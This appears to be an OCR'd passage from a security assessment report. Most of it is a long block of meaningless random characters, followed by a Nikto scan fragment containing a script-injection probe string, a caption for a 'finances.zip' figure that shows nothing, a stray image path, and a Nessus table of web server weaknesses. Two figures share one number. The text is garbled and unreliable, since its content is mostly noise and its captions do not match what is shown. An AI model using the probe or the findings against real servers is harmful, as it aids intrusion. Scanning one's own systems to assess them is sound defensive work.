RMRWm84TLZr5qfytZQb2u7kcBKO2RUkYSv5r5sCc4GA6AwTaL1W8TNnoFjEMzvk22K942yuUtEs
YuW6jfW9z6gruRxk2AiVsjxufNOejwwrk7idKdiybbQTJkL22toJI6dUjWRAS376cAzs0BabHR9
bGVsuVUbgaEXfkHbcAimiEiyz8esQPj9omfkTtChgtXzRV94gvJX0eK8rpcOrG5rk8vuJQrJKo5
eUROa1vfTkLYOyKZGGYpGrE8tbX0LYrWywGT8mkfwkFBdGehZDNzgdJntrFxqYLpuR3S81AVz0T
uNp6pZwbJ2ogqiqIkY9Z7DUfLj2moJVi7gQUCFv4PqFRLBDucbnlqphfH9NBd2iwtwfhNbKbWni
OTOnnSf8yZxD0eQi3A2yvG8SDc9jjFV4AdjTf7Kb7JtgjTmXa3Ecl9oyFAKstYseIvkaeQ9iwj6
aVuRLqPJxTsVFIdIJp6BMcpbrJ6kvxPpjaHtXzxrlAJJPSrctaUXLjw6sOOInChnrQoAQuPkz8R
```

```
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<script>ale
rt(foo)</script>: Output from the phpinfo() function was found.
+ OSVDB-3233: GET /icons/README: Apache default file found.
```

Figure 30 - Output from Nikto scan



Figure 31 - Contents of "*finances.zip*"

Vulnerabilities Total: 33

SEVERITY	CVSS	PLUGIN	NAME
MEDIUM	5.0	40984	Browsable Web Directories
MEDIUM	5.0	11213	HTTP TRACE / TRACK Methods Allowed
MEDIUM	5.0	10188	Multiple Web Server printenv CGI Information Disclosure
MEDIUM	5.0	46803	PHP expose_php Information Disclosure
MEDIUM	5.0	55640	SQL Dump Files Disclosed via Web Server
MEDIUM	5.0	11229	Web Server info.php / phpinfo.php Detection
MEDIUM	4.3	85582	Web Application Potentially Vulnerable to Clickjacking
LOW	2.6	26194	Web Server Transmits Cleartext Credentials
LOW	2.6	34850	Web Server Uses Basic Authentication Without HTTPS
INFO	N/A	48204	Apache HTTP Server Version
INFO	N/A	84574	Backported Security Patch Detection (PHP)
INFO	N/A	33817	CGI Generic Tests Load Estimation (all tests)
INFO	N/A	39470	CGI Generic Tests Timeout
INFO	N/A	84502	HSTS Missing From HTTPS Server
INFO	N/A	43111	HTTP Methods Allowed (per directory)
INFO	N/A	10107	HTTP Server Type and Version
INFO	N/A	11149	HTTP login page
INFO	N/A	24260	HyperText Transfer Protocol (HTTP) Information
INFO	N/A	106658	JQuery Detection

Figure 31 - Nessus scan results